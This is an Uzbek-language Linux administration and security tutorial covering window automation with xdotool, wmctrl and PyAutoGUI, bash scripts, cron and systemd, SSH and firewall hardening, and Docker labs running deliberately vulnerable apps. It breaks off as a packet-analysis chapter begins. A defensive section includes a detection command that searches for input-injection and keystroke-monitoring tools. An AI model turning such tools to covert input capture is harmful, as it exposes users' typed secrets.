Dastur oynasi sekin yoki tez chiqishi mumkin; sleep(2.5) bir kompyuterda ishlab, boshqasida buziladi. xdotool search --sync oyna paydo bo'lguncha kutadi va uni qaytaradi — bu ancha ishonchli. Cheksiz kutishni oldini olish uchun timeout bilan o'rab qo'ying.

bash

```
$ timeout 10 xdotool search --sync --onlyvisible --class mousepad
oyna paydo bo'lguncha 10 soniyagacha kutadi
```

OYNANI KUTISH VA FOKUS MUAMMOSI

Fokus qoidalari

Yangi oyna ba'zan fokusni o'zi olmaydi (oyna menejeri "fokusni o'g'irlashdan himoya"). Shu sabab skript oyna chiqqanidan keyin albatta windowactivate qilishi va faol oyna kerakli ekanini tekshirishi kerak, aks holda tugmalar noto'g'ri dasturga yuboriladi.

ISH STOLLARI (WORKSPACE)

Ish stollari orasida

wmctrl -d ro'yxat beradi, wmctrl -s N — N-ish stoliga o'tish (0 dan boshlanadi), wmctrl -r :ACTIVE: -t N — faol oynani N-ish stoliga ko'chiradi, wmctrl -n 4 — ish stollari sonini 4 ta qiladi.

bash

```
$ wmctrl -s 1
2-ish stoliga o'tish (sanash 0 dan)
```

bash

```
$ wmctrl -r :ACTIVE: -t 0
faol oynani 1-ish stoliga yuborish
```

bash

```
$ wmctrl -r :ACTIVE: -b toggle,sticky
oyna barcha ish stollarida ko'rinsin
```

bash

```
$ xdotool get_desktop
hozirgi ish stoli raqami
```

ISH STOLLARI (WORKSPACE)

Xfce'dagi qulay klaviatura yo'llari

Alt+Tab — oynalar orasida almashish, Alt+F4 — yopish, Alt+F7 va Alt+F8 — siljitish va o'lchamini o'zgartirish rejimlari (sozlamaga bog'liq), Ctrl+Alt+Chap/O'ng — ish stoli almashtirish. Aniq ro'yxat: Sozlamalar → Oyna menejeri → Klaviatura. Skript yozishdan oldin qo'lda qanday ishlashini bilib oling.

PYTHON BILAN OYNALARNI BOSHQARISH

Windows'dan farqi

Windows'da pygetwindow (getWindowsWithTitle, activate, resize) oyna boshqaruvini beradi; Linux'da u deyarli ishlamaydi. Kali'da standart yo'l — subprocess orqali wmctrl va xdotool'ni chaqirish; ilg'or yo'l — python3-ewmh yoki python-xlib kutubxonalari.

PYTHON BILAN OYNALARNI BOSHQARISH

Chiqishni tahlil qilish

wmctrl -lGx qatori maydonlarga ajratiladi: ID, ish stoli, x, y, eni, bo'yi, WM_CLASS, host, sarlavha. Sarlavhada bo'shliq bo'lgani uchun split(None, 8) ishlatiladi (8 marta ajratadi, qolgani sarlavha).

bash

```
$ python3 oynalar_royxati.py
```

barcha oynalarni Python lug'atlari ro'yxatiga aylantiradi

python

```
$ cat <<'PYEOF' > oynalar_royxati.py
import shutil
import subprocess


def oynalar():
    """wmctrl -lGx chiqishini [{id, ish_stoli, x, y, eni, boyi, sinf, sarlavha}] ga
        aylantiradi."""
    if not shutil.which("wmctrl"):
        raise SystemExit("wmctrl yo'q: sudo apt install wmctrl")
    chiqish = subprocess.run(
        ["wmctrl", "-lGx"], capture_output=True, text=True, check=True
    ).stdout
    natija = []
    for qator in chiqish.splitlines():
        qismlar = qator.split(None, 8)
        if len(qismlar) < 9:
            continue
        oyna_id, stol, x, y, eni, boyi, sinf, _host, sarlavha = qismlar
        natija.append({
            "id": oyna_id,
            "ish_stoli": int(stol),
            "x": int(x), "y": int(y),
            "eni": int(eni), "boyi": int(boyi),
            "sinf": sinf,
            "sarlavha": sarlavha,
        })
    return natija


def topish(qism, royxat=None):
    """Sarlavhasida yoki sinfida `qism` bor birinchi oynani qaytaradi."""
    for oyna in royxat or oynalar():
        if qism.lower() in oyna["sarlavha"].lower() or qism.lower() in
            oyna["sinf"].lower():
            return oyna
    return None


if __name__ == "__main__":
    for o in oynalar():
        print(f'{o["id"]}  stol={o["ish_stoli"]:>2}  {o["eni"]}x{o["boyi"]}
            {o["sinf"]:<28} {o["sarlavha"]}')
PYEOF
$ python3 oynalar_royxati.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON BILAN OYNALARNI BOSHQARISH

Oynalarni yonma-yon joylash

Ekran o'lchamini xdotool getdisplaygeometry beradi; oynani wmctrl -i -r ID -e bilan chap yoki o'ng yarmiga qo'yish mumkin. Avval kattalashtirishni olib tashlash shart. Panel balandligini hisobga olib, balandlikni biroz kamaytiring.

bash

```
$ python3 yonma_yon.py mousepad firefox
```

ikki oynani chap va o'ng yarmiga joylaydi (sinf yoki sarlavha so'zi bilan)

python

```
$ cat <<'PYEOF' > yonma_yon.py
import subprocess
import sys

from oynalar_royxati import topish   # oldingi skript bilan bir papkada


def ekran_olchami():
    chiqish = subprocess.run(
        ["xdotool", "getdisplaygeometry"], capture_output=True, text=True, check=True
    ).stdout.split()
    return int(chiqish[0]), int(chiqish[1])


def joyla(oyna_id, x, y, eni, boyi):
    subprocess.run(["wmctrl", "-i", "-r", oyna_id, "-b",
                    "remove,maximized_vert,maximized_horz"])
    subprocess.run(["wmctrl", "-i", "-r", oyna_id, "-e", f"0,{x},{y},{eni},{boyi}"])


if __name__ == "__main__":
    if len(sys.argv) != 3:
        raise SystemExit("Ishlatish: python3 yonma_yon.py <chap_oyna> <ong_oyna>")
    chap = topish(sys.argv[1])
    ong = topish(sys.argv[2])
    if not chap or not ong:
        raise SystemExit("Oynalardan biri topilmadi (wmctrl -l bilan tekshiring).")
    eni, boyi = ekran_olchami()
    panel = 40                              # taxminiy panel balandligi
    yarim = eni // 2
    joyla(chap["id"], 0, 0, yarim, boyi - panel)
    joyla(ong["id"], yarim, 0, yarim, boyi - panel)
    print("Joylandi.")
PYEOF
$ python3 yonma_yon.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYAUTOGUI BILAN BIRGA: OYNA → FOKUS → HARAKAT

To'g'ri tartib

1) dasturni ishga tushiring; 2) oyna paydo bo'lishini kuting; 3) oynani faollashtiring; 4) faol oyna kerakli ekanini tekshiring; 5) tugmalarni bosing. 4-qadam xavfsizlik uchun muhim: fokus boshqa oynada bo'lsa, tugmalar noto'g'ri joyga (masalan terminalga) yuboriladi.

bash

```
$ python3 oyna_va_yozish.py
```

Mousepad'ni ochib, oyna chiqishini kutib, faollashtirib yozadi

python

```
$ cat <<'PYEOF' > oyna_va_yozish.py
import shutil
import subprocess
import sys

import pyautogui
```

```
pyautogui.FAILSAFE = True
pyautogui.PAUSE = 0.3


def ochib_kut(dastur, sinf, timeout=10):
    """Dasturni ishga tushiradi, oyna chiqishini kutadi, ID qaytaradi (yoki None)."""
    subprocess.Popen([dastur])
    try:
        natija = subprocess.run(
            ["xdotool", "search", "--sync", "--onlyvisible", "--class", sinf],
            capture_output=True, text=True, timeout=timeout,
        )
    except subprocess.TimeoutExpired:
        return None
    ids = natija.stdout.split()
    return ids[0] if ids else None


def faol_oyna_nomi():
    return subprocess.run(
        ["xdotool", "getactivewindow", "getwindowname"],
        capture_output=True, text=True,
    ).stdout.strip()


if __name__ == "__main__":
    for vosita in ("xdotool", "mousepad"):
        if not shutil.which(vosita):
            sys.exit(f"{vosita} yo'q: sudo apt install {vosita}")

    oyna_id = ochib_kut("mousepad", "mousepad")
    if not oyna_id:
        sys.exit("Oyna vaqtida paydo bo'lmadi.")

    subprocess.run(["xdotool", "windowactivate", "--sync", oyna_id])   # fokus berish
    nom = faol_oyna_nomi()
    if "mousepad" not in nom.lower():
        sys.exit(f"Faol oyna kutilgandek emas: {nom!r}. To'xtatildi.")

    pyautogui.write("Bu matn oyna faollashtirilgandan keyin yozildi.", interval=0.03)
    print("Bajarildi. Faol oyna:", nom)
PYEOF
$ python3 oyna_va_yozish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

QO'SHIMCHA VOSITALAR

Qoida asosida oyna joylash

devilspie2 kabi vositalar oyna ochilganda uni qoida bo'yicha avtomatik joylaydi (masalan "Terminal har doim chap yarmida"). Python/Lua qoidalari bilan sozlanadi; wmctrl'siz doimiy tartib kerak bo'lganda qulay.

QO'SHIMCHA VOSITALAR

Tiling oyna menejerlari

i3, bspwm, awesome oynalarni avtomatik joylaydi va deyarli hamma narsa klaviaturadan boshqariladi; i3-msg orqali skriptlanadi. Ko'p oyna bilan ishlaydigan xavfsizlik tahlilchilari uchun foydali (08_c_zzzz_sichqonchasiz bobiga qarang).

QO'SHIMCHA VOSITALAR

Wayland muqobillari

Wayland'da universal vosita yo'q: Sway uchun swaymsg, Hyprland uchun hyprctl, GNOME uchun D-Bus/gdbus, tugma yuborish uchun ydotool (uinput orqali, root huquqini talab qiladi). Kali'da eng sodda yo'l — X11 sessiyasida qolish.

XAVFSIZLIK NUQTAI NAZARIDAN

X11'da oynalar bir-biridan ajratilmagan

X11'da har qanday grafik dastur boshqa oynalarni ro'yxatlay oladi, tugma hodisalarini yubora oladi va (ba'zi usullar bilan) kiritilgan tugmalarni kuzata oladi. Shu sababdan xdotool/wmctrl kuchli, lekin zararli GUI dastur ham xuddi shu imkoniyatdan foydalanishi mumkin. Wayland'ning asosiy dizayn maqsadlaridan biri aynan shu ajratish.

XAVFSIZLIK NUQTAI NAZARIDAN

Himoya choralari

Ishonchsiz grafik dasturlarni parol kiritiladigan sessiyada ishga tushirmang; sezgir ishni (parol menejeri, bank) alohida sessiya yoki Wayland'da bajaring; noma'lum dastur xdotool yoki xinput ishlatayotganini ps va pgrep bilan tekshiring; avtomatlashtirish skriptlariga parol yozib qo'ymang.

bash

```
$ pgrep -a xdotool
```

xdotool hozir ishlayaptimi (kutilmagan bo'lsa — shubhali)

bash

```
$ ps aux | grep -E "xdotool|xinput|xev" | grep -v grep
```

kirishni yuborish yoki kuzatish vositalarini qidirish

TAKRORLASH SAVOLLARI

Savol 1: wmctrl va xdotool Wayland'da nega to'liq ishlamaydi?

Javob: Wayland ilovalarning boshqa oynalarni ko'rishi va ularga kirish hodisasi yuborishini ataylab taqiqlaydi; bu vositalar X11 oyna protokoliga tayanadi va faqat X11/XWayland oynalarini ko'radi.

TAKRORLASH SAVOLLARI

Savol 2: Oynani sarlavha o'rniga nega WM_CLASS bo'yicha qidirish ishonchliroq?

Javob: sarlavha hujjat nomi yoki sahifa bilan o'zgarib turadi, WM_CLASS esa dastur turi uchun doimiy.

TAKRORLASH SAVOLLARI

Savol 3: Kattalashtirilgan oynani wmctrl -e bilan siljitishdan oldin nima qilish kerak?

Javob: maximized_vert va maximized_horz holatini remove bilan olib tashlash kerak, aks holda joylashuv buyrug'i e'tiborsiz qoladi.

TAKRORLASH SAVOLLARI

Savol 4: xdotool search --sync sleep()dan nimasi bilan yaxshi?

Javob: oyna haqiqatan paydo bo'lguncha kutadi, shuning uchun sekin va tez kompyuterda bir xil ishlaydi; faqat timeout bilan ishlating.

TAKRORLASH SAVOLLARI

Savol 5: PyAutoGUI bilan yozishdan oldin nega faol oynani tekshirish kerak?

Javob: fokus kutilmagan oynada bo'lsa, tugmalar noto'g'ri dasturga (masalan terminalga) yuboriladi va zarar yetkazishi mumkin.



16 Bash skript, avtomatlashtirish va server xavfsizligi

22 ta buyruq · 6 ta bo'lim

Alohida buyruqlarni bilish yetarli emas: ularni skriptga yig'ish, jadval bo'yicha ishga tushirish, serverga xavfsiz kirish, firewall bilan himoyalash va laboratoriyani Docker bilan bir buyruqda ko'tarish kerak. Bu qism Linux administratorining kundalik ishini qamrab oladi.

MAQSAD **SysAdmin / DevOps / Security yo'nalishi**

BASH SKRIPT ASOSLARI

Skript tuzilishi

Birinchi qator (shebang) skriptni qaysi dastur bajarishini aytadi. set -euo pipefail xatoda to'xtatadi, aniqlanmagan o'zgaruvchini va quvurdagi xatoni ham ushlaydi. $1 $2 — argumentlar, $# ularning soni, $? — oxirgi buyruq chiqish kodi (0 = muvaffaqiyat). O'zgaruvchini doim tirnoqqa oling: "$fayl".

bash

```
$ chmod +x salom.sh
```

bajariladigan qilish

bash

```
$ bash salom.sh Ali
```

argument bilan ishga tushirish

bash

```
$ cat <<'EOF' > salom.sh
#!/usr/bin/env bash
set -euo pipefail

ism="${1:-mehmon}"          # 1-argument, bo'lmasa "mehmon"
echo "Salom, $ism!"
echo "Argumentlar soni: $#"
echo "Sana: $(date +%F)"      # buyruq natijasini o'zgaruvchiga olish
EOF
$ bash salom.sh
```

To'liq amaliy skript — nusxalang va sinab ko'ring

BASH SKRIPT ASOSLARI

if va shartlar

[[ ]] — zamonaviy test. -f fayl bormi, -d papka bormi, -z matn bo'shmi, -eq/-gt/-lt raqamlar uchun, == matn uchun. Shartdan keyin then, oxirida fi.

bash

```
$ bash tekshir.sh /etc/hosts
mavjud fayl
```

bash

```
$ bash tekshir.sh yoq.txt
mavjud emas
```

bash

```
$ cat <<'EOF' > tekshir.sh
#!/usr/bin/env bash
set -euo pipefail

if [[ $# -lt 1 ]]; then
    echo "Ishlatish: $0 fayl" >&2
    exit 2
fi

fayl="$1"
if [[ -f "$fayl" ]]; then
    echo "$fayl mavjud, hajmi: $(wc -c < "$fayl") bayt"
elif [[ -d "$fayl" ]]; then
    echo "$fayl — papka"
else
    echo "$fayl topilmadi" >&2
    exit 1
fi
EOF
$ bash tekshir.sh
To'liq amaliy skript — nusxalang va sinab ko'ring
```

BASH SKRIPT ASOSLARI

for, while va case

for ro'yxat bo'ylab, while shart to'g'ri bo'lguncha, while read fayldan qatorlar o'qiydi, case ko'p variantni tartibli tanlaydi. {1..5} ketma-ketlik hosil qiladi.

bash

```
$ bash sikl.sh
sikllar va case
```

bash

```
$ cat <<'EOF' > sikl.sh
#!/usr/bin/env bash
set -euo pipefail

for port in 22 80 443; do
    case "$port" in
        22)  nom="SSH" ;;
        80)  nom="HTTP" ;;
        443) nom="HTTPS" ;;
        *)   nom="noma'lum" ;;
    esac
    echo "$port -> $nom"
done

for i in {1..3}; do echo "urinish $i"; done

printf 'ali\nvali\nsami\n' > royxat.txt
while read -r qator; do
    echo "Foydalanuvchi: $qator"
```

```
done < royxat.txt
EOF
$ bash sikl.sh
```
To'liq amaliy skript — nusxalang va sinab ko'ring

BASH SKRIPT ASOSLARI

Funksiya, trap va zaxira

Funksiyada local o'zgaruvchi tashqariga chiqmaydi. trap skript xato bilan to'xtasa ham tozalash buyrug'ini bajaradi (vaqtinchalik fayllarni o'chirish). Quyidagi skript papkaning vaqt belgili zaxira arxivini yaratadi.

bash
```
$ bash zaxira.sh loglar_demo
```
papkani arxivlash

bash
```
$ cat <<'EOF' > zaxira.sh
#!/usr/bin/env bash
set -euo pipefail

kim="${1:?Ishlatish: $0 papka}"
vaqtincha="$(mktemp -d)"
trap 'rm -rf "$vaqtincha"; echo "Tozalandi"' EXIT

zaxira() {
    local manba="$1" nom
    nom="zaxira_$(basename "$manba")_$(date +%Y%m%d_%H%M%S).tar.gz"
    tar -czf "$vaqtincha/$nom" -C "$(dirname "$manba")" "$(basename "$manba")"
    mv "$vaqtincha/$nom" .
    echo "Yaratildi: $nom ($(du -h "$nom" | cut -f1))"
    sha256sum "$nom"
}

[[ -d "$kim" ]] || { echo "Papka yo'q: $kim" >&2; exit 1; }
zaxira "$kim"
EOF
$ bash zaxira.sh
```
To'liq amaliy skript — nusxalang va sinab ko'ring

XAVFLI: bu buyruq ma'lumotni qaytarib bo'lmas darajada o'chirishi yoki tizim ruxsatlarini buzishi mumkin. Avval yo'lni ls bilan tekshiring, faqat o'z laboratoriyangizda sinang.

BASH SKRIPT ASOSLARI

Bash bilan log hisoboti

grep, awk, sort va uniq quvuri bilan eng ko'p muvaffaqiyatsiz kirish qilgan IP manzillar jadvali. Katta loglarda Python dan tezroq natija beradigan klassik usul.

bash
```
$ bash log_hisobot.sh
```
namuna logdan hisobot

bash
```
$ cat <<'EOF' > log_hisobot.sh
#!/usr/bin/env bash
set -euo pipefail

log="${1:-namuna_auth.log}"
if [[ ! -f "$log" ]]; then
    for i in 1 2 3 4 5; do echo "Failed password for root from 203.0.113.9 port 40$i
        ssh2"; done > "$log"
    echo "Failed password for admin from 198.51.100.7 port 5001 ssh2" >> "$log"
    echo "Accepted publickey for ali from 10.0.0.5 port 6000 ssh2" >> "$log"
fi
```

```
echo "Eng ko'p muvaffaqiyatsiz urinish qilgan IP lar:"
grep "Failed password" "$log" \
    | awk '{for (i = 1; i <= NF; i++) if ($i == "from") print $(i + 1)}' \
    | sort | uniq -c | sort -rn | head -5
EOF
$ bash log_hisobot.sh
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CRON VA SYSTEMD

crontab

Jadval bo'yicha avtomatik ishga tushirish. Format: daqiqa soat oy-kuni oy hafta-kuni. cron kam muhit bilan ishlaydi: to'liq yo'l yozing va chiqishni faylga yo'naltiring, aks holda xatoni ko'rmaysiz.

bash

```
$ crontab -e
```

o'zingizning jadvalingizni tahrirlash

bash

```
$ crontab -l
```

jadvalni ko'rish

bash

```
$ grep CRON /var/log/syslog | tail -5
```

ishga tushish izi (Debian/Kali)

bash

```
$ cat <<'EOF' > crontab_namuna.txt
# daqiqa soat kun oy hafta-kuni  buyruq
*/5 * * * *  /usr/bin/python3 /home/kali/skaner/mini_ids.py >> /home/kali/skaner/ids.log
    2>&1
0 2 * * *    /home/kali/skaner/zaxira.sh /home/kali/loglar
30 8 * * 1   /usr/bin/python3 /home/kali/skaner/haftalik_hisobot.py
# flock bir vaqtda ikkita nusxa ishlashini oldini oladi
*/10 * * * * /usr/bin/flock -n /tmp/skan.lock /home/kali/skaner/tekshir.sh
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CRON VA SYSTEMD

systemd service va timer

Cron dan zamonaviyroq: holat ko'rinadi (systemctl status), loglar journalctl da, xavfsizlik cheklovlarini qo'yish mumkin. .service — nima ishga tushadi, .timer — qachon. Quyida o'z foydalanuvchingiz uchun (--user) sozlama; root kerak emas.

bash

```
$ mkdir -p ~/.config/systemd/user
```

foydalanuvchi unitlari papkasi

bash

```
$ systemctl --user daemon-reload
```

o'zgarishni o'qitish

bash

```
$ systemctl --user enable --now skaner.timer
```

yoqish va darhol ishga tushirish

bash

```
$ systemctl --user list-timers
```

taymerlar ro'yxati

bash

```
$ journalctl --user -u skaner.service -n 20
```

oxirgi loglar

bash

```
$ cat <<'EOF' > skaner.service
[Unit]
Description=Mahalliy port skaner

[Service]
Type=oneshot
ExecStart=/usr/bin/python3 %h/skaner/professional_skaner.py --port 22 80 443
NoNewPrivileges=yes
PrivateTmp=yes
ProtectSystem=strict
ReadWritePaths=%h/skaner
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

bash

```
$ cat <<'EOF' > skaner.timer
[Unit]
Description=Skanerni har 15 daqiqada ishga tushirish

[Timer]
OnBootSec=2min
OnUnitActiveSec=15min
Persistent=true

[Install]
WantedBy=timers.target
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SSH

ssh-keygen: kalit bilan kirish

Parol o'rniga kalit juftligi: maxfiy kalit sizda qoladi, ochiq kalit serverga qo'yiladi. ed25519 zamonaviy va qisqa. Maxfiy kalitga albatta parol (passphrase) qo'ying; ssh-agent uni bir marta so'raydi. ~/.ssh papkasi 700, maxfiy kalit 600 bo'lishi shart.

bash

```
$ ssh-keygen -t ed25519 -C "kali@lab"
```

kalit juftligini yaratish

bash

```
$ ssh-copy-id kali@192.168.56.10
```

ochiq kalitni serverga qo'yish

bash

```
$ chmod 700 ~/.ssh && chmod 600 ~/.ssh/id_ed25519
```

ruxsatlarni to'g'rilash

bash

```
$ eval "$(ssh-agent -s)" && ssh-add ~/.ssh/id_ed25519
```

agentga qo'shish

bash

```
$ ssh kali@192.168.56.10
```

kalit bilan kirish

SSH

~/.ssh/config

Uzun buyruq o'rniga qisqa nom: ssh lab. Har bir host uchun foydalanuvchi, port va kalitni bir joyda saqlaydi. IdentitiesOnly agentdagi barcha kalitlarni sinab ko'rishning oldini oladi.

bash

```
$ cat <<'EOF' > ssh_config_namuna.txt
Host lab
    HostName 192.168.56.10
    User kali
    Port 22
    IdentityFile ~/.ssh/id_ed25519
    IdentitiesOnly yes

Host ichki
    HostName 10.0.0.20
    User admin
    ProxyJump lab
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SSH

scp, rsync va port yo'naltirish

scp fayl ko'chiradi, rsync -e ssh faqat o'zgarganini yuboradi. -L port yo'naltirish: serverdagi yopiq xizmatga shifrlangan tunnel orqali o'z kompyuteringizdan kirasiz. -J oraliq (jump) server orqali ulanadi.

bash
```
$ scp hisobot.md lab:/home/kali/
```
faylni serverga yuborish

bash
```
$ scp lab:/var/log/auth.log .
```
serverdan olish

bash
```
$ rsync -av -e ssh papka/ lab:zaxira/
```
sinxronlash

bash
```
$ ssh -L 8080:127.0.0.1:80 lab
```
serverdagi 80-portni o'zingizning 8080 ingizda ochish

bash
```
$ ssh -J lab admin@10.0.0.20
```
oraliq server orqali ulanish

SSH

sshd ni qotirish (hardening)

Server tomonida /etc/ssh/sshd_config ni sozlash. Faylni o'zgartirgach sshd -t bilan sintaksisni tekshiring, qayta yuklang, lekin mavjud sessiyani YOPMANG: yangi oynada kirib ko'rib, so'ng yoping. Aks holda o'zingizni serverdan chiqarib qo'yasiz.

bash
```
$ sudo sshd -t
```
sozlama sintaksisini tekshirish

bash
```
$ sudo systemctl reload ssh
```
qayta yuklash (sessiya uzilmaydi)

bash
```
$ sudo grep -E "^(PermitRootLogin|PasswordAuthentication)" /etc/ssh/sshd_config
```
joriy qiymatlar

bash
```
$ cat <<'EOF' > sshd_tavsiya.txt
PermitRootLogin no
PasswordAuthentication no
PubkeyAuthentication yes
MaxAuthTries 3
LoginGraceTime 20
AllowUsers kali admin
X11Forwarding no
ClientAliveInterval 300
ClientAliveCountMax 2
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

SSH

sshd tekshiruv skripti

Joriy sozlamani tavsiya bilan solishtiradi (faqat o'qiydi, hech narsani o'zgartirmaydi). Fayl bo'lmasa, tushunarli xabar beradi.

bash
```
$ bash ssh_audit.sh
sozlamani tekshirish
```

bash
```
$ cat <<'EOF' > ssh_audit.sh
#!/usr/bin/env bash
set -uo pipefail

fayl="${1:-/etc/ssh/sshd_config}"
if [[ ! -r "$fayl" ]]; then
    echo "O'qib bo'lmadi: $fayl (sshd o'rnatilmagan yoki ruxsat yo'q)"
    exit 0
fi

tekshir() {
    local kalit="$1" kerak="$2" hozir
    hozir="$(grep -iE "^\s*$kalit\s+" "$fayl" | tail -1 | awk '{print tolower($2)}')"
    if [[ "$hozir" == "$kerak" ]]; then
        echo "OK     $kalit = $hozir"
    else
        echo "DIQQAT $kalit = ${hozir:-(belgilanmagan)}  (tavsiya: $kerak)"
    fi
}

tekshir PermitRootLogin no
tekshir PasswordAuthentication no
tekshir X11Forwarding no
tekshir PubkeyAuthentication yes
EOF
$ bash ssh_audit.sh
To'liq amaliy skript — nusxalang va sinab ko'ring
```

FIREWALL: UFW, IPTABLES, NFTABLES

ufw

Oddiy firewall. Asosiy qoida: kiruvchini hammasini taqiqlash, kerakli portni alohida ochish. Yoqishdan OLDIN SSH ga ruxsat bering, aks holda masofadan kirishni yo'qotasiz. limit qoidasi qisqa vaqtda ko'p urinishni bloklaydi.

bash
```
$ sudo ufw default deny incoming
kiruvchi — taqiq
```

bash
```
$ sudo ufw default allow outgoing
chiquvchi — ruxsat
```

bash
```
$ sudo ufw allow 22/tcp
SSH ga ruxsat
```

bash
```
$ sudo ufw limit 22/tcp
SSH ga urinishlarni cheklash
```

bash
```
$ sudo ufw allow from 192.168.56.0/24 to any port 443 proto tcp
faqat lab tarmog'idan
```

bash
```
$ sudo ufw enable
```
yoqish

bash
```
$ sudo ufw status verbose
```
holat

bash
```
$ sudo ufw delete allow 80/tcp
```
qoidani o'chirish

FIREWALL: UFW, IPTABLES, NFTABLES

iptables va nftables

Kernel darajasidagi firewall. iptables eski, nftables yangi standart. O'zgartirishdan oldin joriy qoidani saqlang va avtomatik orqaga qaytarishni rejalashtiring — shunda xato qilib o'zingizni bloklab qo'ysangiz, 5 daqiqadan keyin hammasi tiklanadi.

bash
```
$ sudo iptables -L -n -v --line-numbers
```
qoidalar ro'yxati

bash
```
$ sudo iptables-save > iptables.backup
```
zaxira

bash
```
$ echo "iptables-restore < $PWD/iptables.backup" | sudo at now + 5 minutes
```
avtomatik orqaga qaytarish

bash
```
$ sudo iptables -A INPUT -p tcp --dport 22 -s 192.168.56.0/24 -j ACCEPT
```
SSH — faqat lab tarmog'idan

bash
```
$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```
mavjud ulanishlar

bash
```
$ sudo nft list ruleset
```
nftables qoidalari

bash
```
$ cat <<'EOF' > nftables_namuna.txt
table inet filter {
    chain input {
        type filter hook input priority 0; policy drop;
        iif "lo" accept
        ct state established,related accept
        tcp dport 22 ip saddr 192.168.56.0/24 accept
        tcp dport { 80, 443 } accept
        icmp type echo-request limit rate 5/second accept
    }
}
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

DOCKER: LABORATORIYANI BIR BUYRUQDA KO'TARISH

Docker asosiy buyruqlar

Konteyner — tizimdan ajratilgan, tez ishga tushadigan va oson o'chiriladigan muhit. Pentest laboratoriyasi uchun ideal: zaiflikli ilovani ko'tarasiz, mashq qilasiz, o'chirasiz — kompyuteringiz toza qoladi. Portni doim 127.0.0.1 ga bog'lang, shunda tarmoqdagi boshqalar ko'rmaydi.

bash
```
$ sudo apt install docker.io docker-compose-v2
```
o'rnatish (Kali/Debian)

bash
```
$ sudo systemctl enable --now docker
```
xizmatni yoqish

bash
```
$ docker ps -a
```
konteynerlar ro'yxati

bash
```
$ docker images
```
yuklangan tasvirlar

bash
```
$ docker logs -f juice
```
konteyner loglari

bash
```
$ docker exec -it juice sh
```
ichiga kirish

bash
```
$ docker rm -f juice
```
to'xtatish va o'chirish

bash
```
$ docker system prune
```
ishlatilmayotganlarni tozalash

DOCKER: LABORATORIYANI BIR BUYRUQDA KO'TARISH

Zaiflikli lab ilovalari

OWASP Juice Shop va DVWA — o'qish uchun ataylab zaif qilingan veb ilovalar. Faqat o'z kompyuteringizda, 127.0.0.1 ga bog'lab ishga tushiring va ularni internetga ochmang.

bash
```
$ docker run -d --name juice -p 127.0.0.1:3000:3000 bkimminich/juice-shop
```
Juice Shop: http://127.0.0.1:3000

bash
```
$ docker run -d --name dvwa -p 127.0.0.1:8081:80 vulnerables/web-dvwa
```
DVWA: http://127.0.0.1:8081

bash
```
$ docker network create --internal yopiq-lab
```
internetsiz tarmoq

DOCKER: LABORATORIYANI BIR BUYRUQDA KO'TARISH

docker compose

Bir nechta konteynerni bitta faylda tasvirlash. Quyidagi lab faylida ikkala ilova faqat mahalliy portga bog'langan va tashqi tarmoqqa chiqmaydi.

bash
```
$ docker compose up -d
hammasini ko'tarish
```

bash
```
$ docker compose ps
holat
```

bash
```
$ docker compose down -v
hammasini va ma'lumotlarni o'chirish
```

bash
```
$ cat <<'EOF' > docker-compose.yml
services:
  juice:
    image: bkimminich/juice-shop
    ports:
      - "127.0.0.1:3000:3000"
    restart: "no"
  dvwa:
    image: vulnerables/web-dvwa
    ports:
      - "127.0.0.1:8081:80"
    restart: "no"
EOF
To'liq amaliy skript — nusxalang va sinab ko'ring
```

DOCKER: LABORATORIYANI BIR BUYRUQDA KO'TARISH

Dockerfile: o'z skaneringizni paketlash

Skriptni konteynerga solish: har qanday kompyuterda bir xil ishlaydi. USER bilan oddiy foydalanuvchi sifatida ishga tushiring (root emas).

bash
```
$ docker build -t mening-skanerim .
tasvir yaratish
```

bash
```
$ docker run --rm mening-skanerim --help
ishga tushirish
```

bash
```
$ cat <<'EOF' > Dockerfile
FROM python:3.12-slim
WORKDIR /app
COPY professional_skaner.py .
RUN useradd -m skaner
USER skaner
ENTRYPOINT ["python3", "professional_skaner.py"]
EOF
To'liq amaliy skript — nusxalang va sinab ko'ring
```

TAKRORLASH SAVOLLARI

Savol 1: set -euo pipefail nima qiladi?

Javob: -e xatoda skriptni to'xtatadi, -u aniqlanmagan o'zgaruvchida xato beradi, pipefail esa quvurning istalgan qismidagi xatoni ham xato deb hisoblaydi.

TAKRORLASH SAVOLLARI

Savol 2: Nega firewall yoqishdan oldin SSH portiga ruxsat beriladi?

Javob: aks holda masofaviy ulanish uzilib, serverga qayta kira olmay qolasiz; xavfsiz yo'l — zaxira saqlab, avtomatik orqaga qaytarishni rejalashtirishdir.

TAKRORLASH SAVOLLARI

Savol 3: SSH da kalit bilan kirish paroldan nimasi bilan yaxshi?

Javob: maxfiy kalit tarmoq orqali yuborilmaydi va uni taxmin qilib bo'lmaydi, shuning uchun brute-force hujumi ishlamaydi; PasswordAuthentication no bilan parol urinishlari butunlay o'chiriladi.

TAKRORLASH SAVOLLARI

Savol 4: Docker da portni nega 127.0.0.1:3000:3000 shaklida ochiladi?

Javob: 3000:3000 hamma tarmoq interfeyslarida ochadi, 127.0.0.1 prefiksi esa faqat shu kompyuterdan kirishga ruxsat beradi; zaif lab ilovalari uchun bu muhim.



17 Xavfsizlik tahlili: paketlar, Nmap, veb, hodisa va parollar

23 ta buyruq · 6 ta bo'lim

Tarmoq trafigini o'qish, skan natijalarini tahlil qilish, veb zaifliklarning mohiyatini tushunish va ulardan himoyalanish, hodisaga to'g'ri javob berish hamda parol va ikki bosqichli autentifikatsiyaning ichki ishlashi. Hujum mavzulari faqat himoyani tushuntirish va o'z laboratoriyangizda mashq qilish doirasida beriladi.

MAQSAD **SOC Analyst / Blue Team / Pentester yo'nalishi**

PAKET TAHLILI: TCPDUMP VA WIRESHARK

tcpdump

Tarmoq paketlarini terminalda ushlab ko'rsatadi. Faqat o'z tarmog'ingizda va o'z kompyuteringizda ishlating: begona tarmoq trafigini ushlash noqonuniy. -nn nom o'rniga raqam ko'rsatadi (tezroq), -c paket sonini cheklaydi, -w faylga yozadi (keyin Wireshark da ochasiz).

bash
```
$ sudo tcpdump -i lo -nn -c 10
```
loopback da 10 paket
